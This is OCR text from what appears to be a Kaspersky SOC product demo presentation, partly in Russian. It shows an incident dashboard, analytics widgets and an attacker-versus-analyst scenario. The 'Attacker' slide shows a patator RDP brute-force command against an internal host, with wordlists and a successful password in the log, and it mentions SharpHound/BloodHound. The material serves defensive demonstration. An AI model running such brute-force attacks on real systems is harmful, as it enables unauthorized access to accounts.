

SOC
Company Name
15 tenants selected
SOC
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbooks
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235 Total
26 Ralph Edwards Online
10 Floyd Miles Offline
5 Esther Howard Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee All
Created Past week
Severity Any
Integrations All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
31.01.2021 12:34:56 Open
Kerberoasting [AD attack][Important] 2 alerts
15m of 2h
High
DMZ and 5 more
IP
IP: 10.69.196.41, 10.69.196.2
Pattern name #1 KATA.IoA
Playbook 1 Running
Jacob Jones In progress
01.02.2021 12:34:56 Open
Account created [AD][Suspicious] 1 alert
45m of 72h
Low
Marketing and 1 more
IP
IP: 10.69.197.6
Pattern name #2 KUMA.Correlation
Playbook 1 Running
Jane Cooper In progress
03.02.2021 12:34:56 Open
Enumeration [catalog listing][linux] 1 alert
5m of 72h
Low
HR departament and 2 more
IP
IP: 10.69.197.55
Pattern name #3 KUMA.Correlation
Playbook 1 Running
Darrell Steward In progress
04.02.2021 12:34:56 Open
Malware [windows][antivirus][adware] 2 alerts
0m of 72h
Low
Reception and 2 more
NE IP
IP: 10.69.199.32, 10.69.199.33
Pattern name #4 KES.FileAV
Playbook 1 Running
Kristin Watson In progress
04.02.2021 12:34:56 Open
Config Changed [ssh][linux][web servers] 5 alerts
5m of 8h
Medium
Guest WiFi and 3 more
IP
IP: 192.168.1.4
Pattern name #5 EDR
Playbook 1 Running
Floyd Miles In progress
05.02.2021 12:34:56 Open
Vulnerability exploitation [CVE score 4.2][cisco][ro...] 17 alerts
5m of 8h
Medium
Finances and 5 more
NE IP
IP: 10.69.100.1, 74.152.11.69
Pattern name #6 NGFS.IPS
Playbook 1 Running
Ronald Richards In progress
06.02.2021 12:34:56 Open
Server rebooted [db][test systems][weblogic] 1 alert
5m of 72h
Low
IT department and 1 more
IP
IP: 10.65.120.55
Pattern name #7 KUMA.Correlation
Playbook 1 Running
Esther Howard In progress
07.02.2021 12:34:56 Open
File deleted [File-servers][Business critical][1C] 46 alerts (+4)
5m of 2h
High
HR department and 2 more
IP
IP: 10.66.41.12
Pattern name #8 KATA.IOA, KUMA.Correlation
Playbook 1 Running
Kristin Watson In progress
08.02.2021 12:34:56 Open
psexec started [admins][infra servers] 100 alerts (+78)
5m of728h
Low
DMZ and 3 more
IP
IP: 10.66.41.12 and 94 more
Pattern name #9 EDR
Playbook 1 Running
Jane Cooper In progress
09.02.2021 12:34:56 Open
New device [wifi][guest][mdm] 9 alerts
5m of 72h
Low
Guest WiFi and 4 more
IP
IP: 192.168.1.127
Pattern name #10 MDM
Playbook 1 Running
Ronald Richards In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.107
Privacy Policy
Show Tutorial
kaspersky



Атакующий

Опытный и финансово мотивированный злоумышленник недавно в новостях прочитал о планах компании выйти на IPO и решил, что это хороший момент для атаки с целью выкупа. Что бы не привлекать внимание прессы, компания наверняка заплатит большие деньги.

Стадия атаки




(kali㉿osmp-kali)-[~]
$ patator rdp_login host=10.69.196.60 user=FILE0 password=FILE1 0=/usr/share/wordlists/rdpusers.txt 1=/usr/share/wordlists/rdppass.txt
11:03:52 patator INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.6 at 2021-02-03 11:03 EST
11:03:52 patator INFO -
11:03:52 patator INFO - code size time | candidate | num | mesg
11:03:52 patator INFO - ---
11:03:53 patator INFO - 131 24 0.846 | root:root | 1 | ERRCONNECT_LOGON_FAILURE
11:03:53 patator INFO - 131 24 0.865 | root:admin | 2 | ERRCONNECT_LOGON_FAILURE
11:03:53 patator INFO - 131 24 0.863 | root:user | 3 | ERRCONNECT_LOGON_FAILURE
11:03:53 patator INFO - 131 24 0.853 | root:gjpdjyb-03 | 4 | ERRCONNECT_LOGON_FAILURE
11:03:53 patator INFO - 131 24 0.834 | root:guest | 5 | ERRCONNECT_LOGON_FAILURE
11:03:53 patator INFO - 131 24 0.858 | root:batman
11:03:53 patator INFO - 131 24 0.835 | admin:root
11:03:53 patator INFO - 131 24 0.828 | admin:admin
11:03:53 patator INFO - 131 24 0.814 | admin:user
11:03:53 patator INFO - 131 35 0.916 | admin:gjpdjyb-
11:03:54 patator INFO - 131 24 0.859 | admin:guest
11:03:54 patator INFO - 131 24 0.845 | guest:admin
11:03:54 patator INFO - 131 24 0.864 | guest:user
11:03:54 patator INFO - 131 24 0.774 | guest:batman
11:03:54 patator INFO - 131 24 0.855 | user:root
11:03:54 patator INFO - 131 24 0.873 | admin:batman
11:03:54 patator INFO - 131 24 0.880 | guest:root
11:03:54 patator INFO - 131 24 0.890 | guest:gjpdjyb-
11:03:54 patator INFO - 131 24 0.872 | guest:guest
11:03:54 patator INFO - 131 24 0.784 | user:admin
11:03:55 patator INFO - 131 24 0.875 | user:user
11:03:55 patator INFO - 131 24 0.836 | user:gjpdjyb-0
11:03:55 patator INFO - 131 24 0.830 | user:guest
11:03:55 patator INFO - 131 24 0.871 | user:batman
11:03:55 patator INFO - 131 24 0.868 | batman:root
11:03:55 patator INFO - 131 24 0.813 | batman:admin
11:03:55 patator INFO - 131 24 0.829 | batman:user
11:03:55 patator INFO - 131 24 0.861 | batman:guest
11:03:55 patator INFO - 131 24 0.828 | batman:batman
11:03:55 patator INFO - 0 2 1.574 | batman:gjpdjyb
11:03:56 patator INFO - 131 24 0.818 | robin:root
11:03:56 patator INFO - 131 24 0.799 | robin:admin
11:03:56 patator INFO - 131 24 0.881 | robin:user
11:03:56 patator INFO - 131 24 0.776 | robin:gjpdjyb-
11:03:56 patator INFO - 131 24 0.778 | robin:guest
11:03:56 patator INFO - 131 24 0.779 | robin:batman
11:03:56 patator INFO - 131 24 0.826 | john:root
11:03:56 patator INFO - 131 24 0.843 | john:user
11:03:56 patator INFO - 131 35 0.917 | john:gjpdjyb-03
11:03:56 patator INFO - 131 24 0.662 | john:admin
11:03:56 patator INFO - 131 24 0.789 | john:guest
11:03:56 patator INFO - 131 24 0.806 | john:batman
11:03:56 patator INFO - 131 24 0.806 | kali:root
11:03:56 patator INFO - 131 24 0.826 | kali:admin
11:03:56 patator INFO - 131 24 0.806 | kali:user
11:03:56 patator INFO - 131 24 0.807 | kali:gjpdjyb-03
11:03:56 patator INFO - 131 24 0.783 | kali:guest
11:03:57 patator INFO - 131 24 0.666 | kali:batman
10.69.196.60
10.69.196.60
Recycle Bin
temp
c500e09f8be...
Google Chrome
backup
SharpHound
1
text
bloodhound
2
add
39 | ERRCONNECT_LOGON_FAILURE
40 | ERRCONNECT_CONNECT_TRANSPORT_FAILED
38 | ERRCONNECT_LOGON_FAILURE
41 | ERRCONNECT_LOGON_FAILURE
42 | ERRCONNECT_LOGON_FAILURE
43 | ERRCONNECT_LOGON_FAILURE
44 | ERRCONNECT_LOGON_FAILURE
45 | ERRCONNECT_LOGON_FAILURE
46 | ERRCONNECT_LO
47 | ERRCONNECT_LO
00:10,25


Аналитик

Strategic Dashboard

Each widget contains information collected from all integrations

Last updated Dec 12, 2020, 03:00

Quarter

Integration activity


KES
KATA/EDR

Incidents | Traffic | Detection and Response | Protection and Threats | Licenses | Commercial equipment

Incidents

Total incidents

Malware | Denial of service | Unlawful activity | Email | Detailed report




Incidents by state

New | In progress | Resolved


Mean time to detect

Malware | Denial of service | Unlawful activity | Email



Mean time to response


Malware | Denial of service | Unlawful activity | Email





Affected assets by type

Analytics load

